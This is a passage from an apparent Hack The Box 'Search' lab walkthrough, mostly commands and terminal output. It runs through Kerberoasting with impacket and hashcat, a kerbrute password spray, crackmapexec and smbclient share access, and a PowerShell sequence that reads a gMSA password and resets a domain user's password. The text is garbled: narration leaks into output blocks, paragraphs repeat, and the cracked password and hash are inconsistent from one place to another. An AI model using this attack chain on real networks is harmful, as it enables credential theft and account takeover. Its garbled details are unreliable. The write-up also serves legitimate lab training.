so next i decide to check for **Kerberoastable Accounts** if two of them

- [KRBGT@SEARCH.HTB](#)
- [WEB_SVC@SEARCH.HTB](#)

output



so i decide to use `impacket` to dump `WEB_SVC@SEARCH.HTB` Using the `GetUserSPNs.py` script from [Impacket](#) in combination with `Hashcat` to perform the "Kerberoasting" attack, to get a useraccounts password

code- `GetUserSPNs.py`

```
impacket-GetUserSPNs search.htb/hope.sharp:IsolationIsKey? -outputfile kerberoast
```

output

```
[+] /home/leshack98/project/HTB/Search ..... .search with root@Tulienga at 06:54:30 PM
[+] GetUserSPNs.py search.htb/hope.sharp:IsolationIsKey?
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName      Name      MemberOf    PasswordLastSet      LastLogon   Delegation
-----                  -----      -----        -----            -----       -----
RESEARCH/web_svc.search.htb:60001  web_svc      2020-04-09 08:59:11.329031  <never>

[+] /home/leshack98/project/HTB/Search ..... .search with root@Tulienga at 06:54:35 PM
[+] GetUserSPNs.py search.htb/hope.sharp:IsolationIsKey? -outputfile kerberoast
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName      Name      MemberOf    PasswordLastSet      LastLogon   Delegation
-----                  -----      -----        -----            -----       -----
RESEARCH/web_svc.search.htb:60001  web_svc      2020-04-09 08:59:11.329031  <never>
                                     from user@HTB Using the GetUserSPNs.py script
                                     in combination with Hashcat to perform the "Kerberoasting" attack, to get a
                                     useraccounts password

[-] CCache file is not found. Skipping...

[+] /home/leshack98/project/HTB/Search ..... took 6s .search with root@Tulienga at 06:54:49 PM
[+] README
[+] for SPIDERHTB
[+] for Spiderhtb
```

After we cat the outputfile we have a hash

output

```

[+] cat kerberoast
$krb5tgs$23$*web_svc$SEARCH.HTB$search.hbt/web_svc*$e0e891cba8b81b4c2091f$aff739dc0f11fe2b6022636c15252b4af80bde85fa261dbf9ebb9d63d0fd126840af75c4d5099875c
bb76c3634b05d508c32ec2a28fd81c86a9b55f7d21b6ca1d942da3e565a6d43d0f261b1dd339c1a50c73e55ff01cca129683eeaaab7934a07b594d6ad9832916b4096748a6e738c632ce5c1527d
ac66e6a9d508c32ec2a28fd81c86a9b55f7d21b6ca1d942da3e565a6d43d0f261b1dd339c1a50c73e55ff01cca129683eeaaab7934a07b594d6ad9832916b4096748a6e738c632ce5c1527d
c76e134b05d508c32ec2a28fd81c86a9b55f7d21b6ca1d942da3e565a6d43d0f261b1dd339c1a50c73e55ff01cca129683eeaaab7934a07b594d6ad9832916b4096748a6e738c632ce5c1527d
787e22a68b327bbbe899fdb67bf254d536c4915e66cc9994cc9ce1e3892ccf4c170a50d08e795eaeac576acc01b932210f22c164f6a166927327d2c7eb2f9315deeb533b6986334275c1b4de0ebf7a44d15c
979a86bc83f08d8c6cd53b4baec3f49ba1830bf2d895c04e3335b97ae969510394875e3ccc6000d7913f84dc90a61d413c33a9bacd9ec5d4fe1aa4e346895fec15e2aa7ace57a88597999c41a725b6100474c78
8e7cf04558237a278a8bb63811c22b288aab62045e0850bb69b1482e1ce9fe91977576d15a67f7fe8ca85f9fed7c05e168f2a001b1f7986c1fc7e5114a342263965cb2b8aae409342df05252826464a66c73
577dte9ea3fd5b906502a6feb2707e105e4c29baabd0aa504c7b051fb141c31c4addfd6bc48867bde4c530e0d34638e20736ecd28350e58b975ebe1e47da7cba070698963161a052b32f76
4dc0f2d536c415f3500d7a654fd3d3e132f151b8780bec135659b4ebc73d0c02c0a12518cc642bc524096429a0d8db5a4b3fa87f7ab12a89a59c8d40d328fc2d2358308318a97b650a9f6e252a7ae
856b936f1f416d60733d27fd973fc095fb8c7f5deaa3fd7d0a30024a4f2403502518f4b3149ad41fd94730a73719347b8398edfb1bb50bd731ad1a4fdccca9617d71cd8b1c801dd4746483cd78ecd1289ff
2c52826ffbe3f2fd38e58b044e7271c9886d7e8954dc70370646506f09eec3a1ab48c82f4ac7e58d8dd5d6e25e492c170bfd6c9276d15a67f64db6a465c12ffbf2030877032907479b73b1a0f4b565f4e452
db79b9e8c1b436d489637d15db6272ce7d31c87729a29600b5329b0a591587b8a2618dd0e35f81026c161605733473d7253d76edaf488bc748a78c231b9713b87c53999f13777a6fa0dbe93baee5c9c49c44b1
d45521b3423257d4f7e29efb027e6aa0201f247628430faf17ec176cdf42a01e0b2af112dc6488f9fe88f49c433ca79573ca24bebf7a2e940cb724facf23ce3540ae639853c12ca94789bd95b71b9bca747cad
a733

```

code-Hash

```

$krb5tgs$23$*web_svc$SEARCH.HTB$search.hbt/web_svc*$e0e891cba8b81b4c2091f
250cd92a9f1$aff739dc0f11fe2b6022636c15252b4af80bde85fa261dbf9ebb9d63d0fd
126840af75c4d5099875ccb72d36cc11c79da5c9f370767473356196bb95a29c79d2e1b6c
a1d942da3e565a6ad43b0f261b1dd3339c1a50c7c3e55ffb10cca129683eeaab7934a07b5
94d6ad9832916b4096f48a6ee738c632ce3c51327dac6ee6a9d508c32ec2a28f7d81c86a9
b55f1275f7df257a80ec944c1526e554e3c72785b1fd945825d17f7548431332b86a2ea15683080157ebf817c97299418e10d74aaaa9d783d9d6af77875cc3aeef342f551
787e22a68b327bbbe899fdb67bf254d536c4915e66cc9994cc9ce1e3892ccf4c170a50d08e795eaeac576acc01b932210f22c164f6a166927327d2c7eb2f9315deeb533b6986334275c1b4de0ebf7a44d15c
979a86bc83f08d8c6cd53b4baec3f49ba1830bf2d895c04e3335b97ae969510394875e3ccc6000d7913f84dc90a61d413c33a9bacd9ec5d4fe1aa4e346895fec15e2aa7ace57a88597999c41a725b6100474c78
8e7cf04558237a278a8bb63811c22b288aab62045e0850bb69b1482e1ce9fe91977576d15a67f7fe8ca85f9fed7c05e168f2a001b1f7986c1fc7e5114a342263965cb2b8aae409342df05252826464a66c73
577dte9ea3fd5b906502a6feb2707e105e4c29baabd0aa504c7b051fb141c31c4addfd6bc48867bde4c530e0d34638e20736ecd28350e58b975ebe1e47da7cba070698963161a052b32f76
4dc0f2d536c415f3500d7a654fd3d3e132f151b8780bec135659b4ebc73d0c02c0a12518cc642bc524096429a0d8db5a4b3fa87f7ab12a89a59c8d40d328fc2d2358308318a97b650a9f6e252a7ae
856b936f1f416d60733d27fd973fc095fb8c7f5deaa3fd7d0a30024a4f2403502518f4b3149ad41fd94730a73719347b8398edfb1bb50bd731ad1a4fdccca9617d71cd8b1c801dd4746483cd78ecd1289ff
2c52826ffbe3f2fd38e58b044e7271c9886d7e8954dc70370646506f09eec3a1ab48c82f4ac7e58d8dd5d6e25e492c170bfd6c9276d15a67f64db6a465c12ffbf2030877032907479b73b1a0f4b565f4e452
db79b9e8c1b436d489637d15db6272ce7d31c87729a29600b5329b0a591587b8a2618dd0e35f81026c161605733473d7253d76edaf488bc748a78c231b9713b87c53999f13777a6fa0dbe93baee5c9c49c44b1
d45521b3423257d4f7e29efb027e6aa0201f247628430faf17ec176cdf42a01e0b2af112dc6488f9fe88f49c433ca79573ca24bebf7a2e940cb724facf23ce3540ae639853c12ca94789bd95b71b9bca747cad
a733

```

so let run hashcat to be able to crack the hash to get the password

code-Hashcat

```
hashcat --force hashes/search /usr/share/wordlists/rockyou.txt
```

output

As you can see the password is `@30NEmillionbaby` which is for `WEB_SVC@SEARCH.HTB` so we can make him owned .so in `DOMAINUSER@SEARCH.HTB` there are many users lets try getting there name form the json_user that we imported in the BloodHound so that we can `kebrute` to find more valid logins if possible by doing this

code-user_json

```
cat 20220506155025_users.json | jq '.data[].Properties | select( .enabled == true) | .name' -r >usersbloodhound
```

output

```
➜ cat 20220506155025_users.json | jq '.data[] .Properties | select( .enabled == true) | .name' -r
BIR-ADFS-GMSA@SEARCH.HTB
TRISTAN.DAVIES@SEARCH.HTB
WEB_SVC@SEARCH.HTB
JORDAN.GREGORY@SEARCH.HTB
CLAUDIA.PUGH@SEARCH.HTB
ANGIE.DUFFY@SEARCH.HTB
KAYLIN.BIRD@SEARCH.HTB
ISABELA.ESTRADA@SEARCH.HTB
HAVEN.SUMMERS@SEARCH.HTB
KAYLEY.FERGUSON@SEARCH.HTB
CRYSTAL.GREER@SEARCH.HTB
JUDAH.FRYE@SEARCH.HTB
TRISTEN.CHRISTIAN@SEARCH.HTB
SIERRA.FRYE@SEARCH.HTB
MACI.GRAVES@SEARCH.HTB
ANGEL.ATKINSON@SEARCH.HTB
KEITH.HESTER@SEARCH.HTB
BRAEDEN.RASMUSSEN@SEARCH.HTB
TYSHAWN.PECK@SEARCH.HTB
CESAR.YANG@SEARCH.HTB
CAMREN.LUNA@SEARCH.HTB
VINCENT.SUTTON@SEARCH.HTB
JOY.COSTA@SEARCH.HTB
ABBY.GONZALEZ@SEARCH.HTB
KEELY.LYONS@SEARCH.HTB
CADE.AUSTIN@SEARCH.HTB
JERAMIAH.FRITZ@SEARCH.HTB
COLBY.RUSSELL@SEARCH.HTB
AARAV.FRY@SEARCH.HTB
EVE.GALVAN@SEARCH.HTB
GUNNAR.CALLAHAN@SEARCH.HTB
ADA.GILLESPIE@SEARCH.HTB
with root@Tuliense at 07:56:24 PM
```

As you can see the password is set to `bloodhound`, which is for `WEB_SVC@SEARCH.HTB`, so we can make him owned, so in `DOMAINUSER@SEARCH.HTB` there are many users lets try getting their name from the json_user that we imported in the BloodHound by doing this

```
cat 20220506155025_users.json | jq '.data[] .Properties | select( .enabled == true) | .name' -r > userbloodhound
```

so we need to fix and remove @search.htb using the following code

code-fixing

```
cat usersbloodhound.txt | awk -F@ '{print $1}' > usersbloodhound
```

output

```
└─$ cat usersbloodhound.txt | awk '{print $1}' > usersbloodhound
└─$ mv usersbloodhound usersbloodhound.txt
└─$ cat usersbloodhound.txt
BIR-ADFS-GMSA
TRISTAN.DAVIES
WEB_SVC
JORDAN.GREGORY
CLAUDIA.PUGH
ANGIE.DUFFY
KAYLIN.BIRD
ISABELA.ESTRADA
HAVEN.SUMMERS
KAYLEY.FERGUSON
CRYSTAL.GREER
JUDAH.FRYE
TRISTEN.CHRISTIAN
SIERRA.FRYE
MACI.GRAVES
ANGEL.ATKINSON
KEITH.HESTER
BRAEDEN.RASMUSSEN
TYSHAWN.PECK
CESAR.YANG
CAMREN.LUNA
VINCENT.SUTTON
JOY.COSTA
ABBY.GONZALEZ
As you can see the password is @3ONEmillionbaby which is for WEB_SVC@SEARCH.HTB so we can make him owned so in DOMAINUSER@SEARCH.HTB there are many users lets try getting their name from the jsonUser that we imported in the BloodHound by doing this
cat 20220506195925_users.json | jq ".data[]|.Properties | select(.enabled == true) | .name" > userbloodhound
└─$ ./userbloodhound
└─$
```

So lets `kerbrute` with the new password we just find to see if we have valid logins

code-kerbrute

```
kerbrute passwordspray --dc 10.10.11.129 -d search.htb
usersbloodhound.txt '@3ONEmillionbaby'
```

output

```
└─$ kerbrute passwordspray --dc 10.10.11.129 -d search.htb usersbloodhound.txt '@3ONEmillionbaby'
[+] VALID LOGIN: WEB_SVC@search.htb:@3ONEmillionbaby
Version: v1.0.3 (9dad6e1) - 05/06/22 - Ronnie Flathers @ropnop
2022/05/06 20:15:02 > Using KDC(s):
2022/05/06 20:15:02 > 10.10.11.129:88
2022/05/06 20:15:03 > [+] VALID LOGIN: WEB_SVC@search.htb:@3ONEmillionbaby with the new password we just find to see if we have valid logins
2022/05/06 20:15:11 > [+] VALID LOGIN: EDGAR.JACOBS@search.htb:@3ONEmillionbaby
2022/05/06 20:15:15 > Done! Tested 104 logins (2 successes) in 13.676 seconds
kerbrute passwordspray --dc 10.10.11.129 -d search.htb usersbloodhound.txt
└─$
```

The user we find those not do get us anything so i decide to use look for `shared drives/folders` using `crackmapexec` command

code-shared drives

```
cme smb 10.10.11.129 -u edgar.jacobs -p @3ONEmillionbaby -M spider_plus
```

output

```

└─Δ ➜ /home/leshack98/project/HTB/Search ..... took ✘ 14s with root@Tulienga at ⌂ 08:15:15 PM ┐
↳ cme smb 10.10.11.129 -u edgar.jacobs -p @30NEmillionbaby -M spider_plus
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SMB protocol database
[*] Initializing WINRM protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SSH protocol database
[*] Initializing LDAP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
/root/.local/bin/venv/crackmapexec/lib/python3.10/site-packages/paramiko/transport.py:236: CryptographyDeprecationWarning: Blowfish has been deprecated
"class": algorithms.Blowfish,
SMB    10.10.11.129   445   RESEARCH      [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing=True) (SMBv1=False)
SMB    10.10.11.129   445   RESEARCH      [*] search.htb:edgar.jacobs:@30NEmillionbaby
SPIDER_P... 10.10.11.129   445   RESEARCH      [*] Started spidering plus with option:
SPIDER_P... 10.10.11.129   445   RESEARCH      [*]          DIR: ['print$']
SPIDER_P... 10.10.11.129   445   RESEARCH      [*]          EXT: ['ico', 'lnk']
SPIDER_P... 10.10.11.129   445   RESEARCH      [*]          SIZE: 51200
SPIDER_P... 10.10.11.129   445   RESEARCH      [*]          OUTPUT: /tmp/cme_spider_plus

```

so i found out an out put of a json in the directory and decide to check for shared directory by using `jq` to filter the available shared directory like this

code-shared folders

```
cat /tmp/cme_spider_plus/10.10.11.129.json | jq '. | map_values(keys)'
```

output

```

└─Δ ➜ /home/leshack98/project/HTB/Search ..... x 0|2 with root@Tulienga at ⌂ 08:39:18 PM ┐
↳ cat /tmp/cme_spider_plus/10.10.11.129.json | jq '. | map_values(keys)'

{
  "CERTENROLL": [
    "Research_search_htb_search-RESEARCH-CA.crt",
    "nsrev_search-RESEARCH-CA.asp",
    "search-RESEARCH-CA+.crl",
    "search-RESEARCH-CA.crl"
  ],
  "IPCS": [
    "RpcRtHandle",
    "378da1931bdd6983",
    "InitShutdown",
    "LSM_API_service",
    "PIPE_EVENTROOT\\CIMV2SCM EVENT PROVIDER",
    "PSHost.132962849313923721.4640.DefaultAppDomain.wsmprovhost",
    "PSHost.132962861756083506.3328.DefaultAppDomain.wsmprovhost",
    "PSHost.132962868343118396.2768.DefaultAppDomain.wsmprovhost",
    "PSHost.132962935829002531.744.DefaultAppDomain.wsmprovhost",
    "RpcProxy\\49669",
    "RpcProxy\\593",
    "W32TIME_ALT",
    "Winsock2\\CatalogChangeListener-1e0-0",
    "Winsock2\\CatalogChangeListener-270-0",
    "Winsock2\\CatalogChangeListener-27c-0",
    "Winsock2\\CatalogChangeListener-27c-1",
    "Winsock2\\CatalogChangeListener-3c-0",
    "Winsock2\\CatalogChangeListener-3c-0"
  ]
}

so i found out an out put of a json in the directory and decide to check for shared directory by
using jq to filter the available shared directory like this

```

so i find something intresting on the json on `RedirectedFolder`

output

```

],
  "NETLOGON": [],
  "RedirectedFolders$": [
    "edgar.jacobs/Desktop/$RECYCLE.BIN/desktop.ini",
    "edgar.jacobs/Desktop/Microsoft Edge.lnk",
    "edgar.jacobs/Desktop/Phishing_Attempt.xlsx",
    "edgar.jacobs/Desktop/desktop.ini",
    "edgar.jacobs/Documents/$RECYCLE.BIN/desktop.ini",
    "edgar.jacobs/Documents/desktop.ini",
    "edgar.jacobs/Downloads/$RECYCLE.BIN/desktop.ini",
    "edgar.jacobs/Downloads/desktop.ini",
    "sierra.frye/Desktop/$RECYCLE.BIN/desktop.ini",
    "sierra.frye/Desktop/Microsoft Edge.lnk",
    "sierra.frye/Desktop/desktop.ini",
    "sierra.frye/Desktop/user.txt",
    "sierra.frye/user.txt"
  ],
}

so i find something intresting on the json on RedirectedFolders$
```

since i have jacobs passwors let me smb to the box using his creditials

code-smbclient-jacobs

```
smbclient -U edgar.jacobs //10.10.11.129/RedirectedFolders$/
```


output

```
[~] ~ /home/leshack98/project/HTB/Search/smb..... with root@fullt3nge at 08:56:17 PM [~]
smbclient -U edgar.jacobs //10.10.11.129/RedirectedFolders$/
Password for [WORKGROUP\edgar.jacobs]:
Try "help" to get a list of possible commands.
smb: > dir
.
..
abril.suarez          Dc      0 Fri May  6 20:29:45 2022
Angie.Duffy           Dc      0 Tue Apr  7 14:12:58 2020
Antony.Russo          Dc      0 Fri Jul 31 09:11:32 2020
belen.compton         Dc      0 Fri Jul 31 08:35:32 2020
Cameron.Melendez     Dc      0 Tue Apr  7 14:32:31 2020
chanel.bell           Dc      0 Tue Apr  7 14:15:09 2020
Claudia.Pugh          Dc      0 Fri Jul 31 09:09:08 2020
Cortez.Hickman        Dc      0 Fri Jul 31 08:02:04 2020
dax.santiago          Dc      0 Tue Apr  7 14:20:08 2020
Eddie.Stevens         Dc      0 Fri Jul 31 07:55:34 2020
edgar.jacobs          Dc      0 Thu Apr  9 16:04:11 2020
Edith.Walls           Dc      0 Fri Jul 31 08:39:50 2020
eve.galvan            Dc      0 Tue Apr  7 14:23:13 2020
frederick.cuevas      Dc      0 Tue Apr  7 14:29:22 2020
hope.sharp             Dc      0 Thu Apr  9 10:34:41 2020
jayla.roberts         Dc      0 Tue Apr  7 14:07:00 2020
Jordan.Gregory         Dc      0 Fri Jul 31 09:01:06 2020
payton.harmon          Dc      0 Thu Apr  9 16:11:39 2020
Reginald.Morton        Dc      0 Fri Jul 31 07:44:32 2020
santino.benjamin       Dc      0 Tue Apr  7 14:10:25 2020
Savanah.Velazquez     Dc      0 Fri Jul 31 08:21:42 2020
sterra.frye            Dc      0 Wed Nov 17 20:01:46 2021
trace.ryan              Dc      0 Thu Apr  9 16:14:26 2020

3246079 blocks of size 4096. 534215 blocks available
smb: > [~]
```

so am able to smb in but i can not access the user txt for Sierra because of accessed permission

output



A screenshot of a web browser window titled 'https://10.10.11.129/staff/en-US/console.aspx'. The page content is a dark blue terminal window displaying a PowerShell session. The session shows the following commands:

```
PS C:\Users\Sierra.Frye\Desktop>
$user = 'BTR-ADFS-GMSA'
PS C:\Users\Sierra.Frye\Desktop>
$gmsa = Get-ADServiceAccount -Identity $user -Properties 'msDS-ManagedPassword'
PS C:\Users\Sierra.Frye\Desktop>
$blob = $gmsa.'msDS-ManagedPassword'
PS C:\Users\Sierra.Frye\Desktop>
$mp = ConvertFrom-ADManagedPasswordBlob $blob

PS C:\Users\Sierra.Frye\Desktop>
$cred = New-Object System.Management.Automation.PSCredential $user, $mp.SecureCurrentPassword
PS C:\Users\Sierra.Frye\Desktop>
Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {net user Tristan.Davies password /domain}
The command completed successfully.

PS C:\Users\Sierra.Frye\Desktop>
```

so i decide to go to jacobs directory because there was intresting thing in the [Desktop](#)

output

```

3246079 blocks of size 4096. 534184 blocks available
smb: \> cd edgar.jacobs
smb: \edgar.jacobs\> dir
.
..
Desktop SearchHistory
Documents
Downloads
cd
3246079 blocks of size 4096. 534152 blocks available
smb: \edgar.jacobs\> cd Desktop/
smb: \edgar.jacobs\Desktop\> dir
.
..
$RECYCLE.BIN
desktop.ini
Microsoft Edge.lnk
Phishing_Attempt.xlsx
3246079 blocks of size 4096. 534152 blocks available
smb: \edgar.jacobs\Desktop\> get Phishing_Attempt.xlsx
getting file \edgar.jacobs\Desktop\Phishing_Attempt.xlsx of size 23130 as Phishing_Attempt.xlsx (7.4 KiloBytes/sec) (average 7.4 KiloBytes/sec)
smb: \edgar.jacobs\Desktop\>

```


There was a `phising.xlsx` so i decide to dowload and check it out with `libreoffice`

output

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
1	firstname	lastname		Username														
2	Payton	Harmon		Payton.Harmon														
3	Cortez	Hickman		Cortez.Hickman														
4	Bobby	Wolf		Bobby.Wolf														
5	Margaret	Robinson		Margaret.Robinson														
6	Scarlett	Parks		Scarlett.Parks														
7	Eliezer	Jordan		Eliezer.Jordan														
8	Hunter	Kirby		Hunter.Kirby														
9	Sierra	Frye		Sierra.Frye														
10	Annabelle	Wells		Annabelle.Wells														
11	Eve	Galvan		Eve.Galvan														
12	Jeremiah	Fritz		Jeremiah.Fritz														
13	Abby	Gonzalez		Abby.Gonzalez														
14	Joy	Costa		Joy.Costa														
15	Vincent	Sutton		Vincent.Sutton														
16																		
17																		
18																		
19																		
20																		
21																		
22																		
23																		
24																		

As you can see they are colum A,B,C,D But C is not show so let me try edit the fields to be able to access the colum

output




A screenshot of Microsoft Excel showing a data sheet with columns A through R. Row 1 contains headers: 'firstname', 'lastname', and 'Username'. Rows 2 through 15 contain data. Row 19 is highlighted in blue. A small blue rectangular selection box is placed over the cell at F19. A modal dialog box titled 'Information' is displayed in the center of the screen, containing the text 'Protected cells can not be modified.' with an 'OK' button.

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
1	firstname	lastname	Username															
2	Payton	Harmon	Payton.Harmon															
3	Cortez	Hickman	Cortez.Hickman															
4	Bobby	Wolf	Bobby.Wolf															
5	Margaret	Robinson	Margaret.Robinson															
6	Scarlett	Parks	Scarlett.Parks															
7	Eleazar	Jordan	Eleazar.Jordan															
8	Hunter	Kirby	Hunter.Kirby															
9	Sierra	Frye	Sierra.Frye															
10	Annabelle	Wells	Annabelle.Wells															
11	Eve	Galvan	Eve.Galvan															
12	Jeramiah	Fritz	Jeramiah.Fritz															
13	Abby	Gonzalez	Abby.Gonzalez															
14	Joy	Costa	Joy.Costa															
15	Vincent	Sutton	Vincent.Sutton															
16																		
17																		
18																		
19																		
20																		
21																		
22																		
23																		
24																		

so apparently it has a password protected so we need to edit by [unzipping the document](#) then finding the this sheet then removing the password protected tag.

output



A terminal window showing the command 'unzip Phishing_Attempt.xlsx' being run. The output shows the inflation of various XML files within the archive, including Content_Types.xml, _rels/.rels, workbook.xml, _rels/workbook.xml.rels, worksheets/sheet1.xml, worksheets/sheet2.xml, theme/theme1.xml, styles.xml, sharedStrings.xml, drawings/drawing1.xml, charts/chart1.xml, charts/style1.xml, charts/colors1.xml, worksheets/_rels/sheet1.xml.rels, worksheets/_rels/sheet2.xml.rels, drawings/_rels/drawing1.xml.rels, charts/_rels/chart1.xml.rels, printerSettings/printersettings1.bin, printerSettings/printersettings2.bin, calcChain.xml, docProps/core.xml, and docProps/app.xml.

```

[~] $ unzip Phishing_Attempt.xlsx
Archive:  Phishing_Attempt.xlsx
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: xl/workbook.xml
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/worksheets/sheet2.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/sharedStrings.xml
  inflating: xl/drawings/drawing1.xml
  inflating: xl/charts/chart1.xml
  inflating: xl/charts/style1.xml
  inflating: xl/charts/colors1.xml
  inflating: xl/worksheets/_rels/sheet1.xml.rels
  inflating: xl/worksheets/_rels/sheet2.xml.rels
  inflating: xl/drawings/_rels/drawing1.xml.rels
  inflating: xl/charts/_rels/chart1.xml.rels
  inflating: xl/printerSettings/printersettings1.bin
  inflating: xl/printerSettings/printersettings2.bin
  inflating: xl/calcChain.xml
  inflating: docProps/core.xml
  inflating: docProps/app.xml

```

output

```

ls /home/leshack98/project/HTB/Search/smb
[Content_Types].xml _rels docProps localc.trace Phishing_Attempt.xlsx xl

ls /home/leshack98/project/HTB/Search/smb
mousepad _xl/worksheets/sheet2.xml

ls /home/leshack98/project/HTB/Search/smb
[Content_Types].xml _rels docProps localc.trace Phishing_Attempt.xlsx xl
took 2m 37s with root@Tulienga at 10:06:01 PM

rm -rf localc.trace
with root@Tulienga at 10:06:23 PM

rm -rf Phishing_Attempt.xlsx
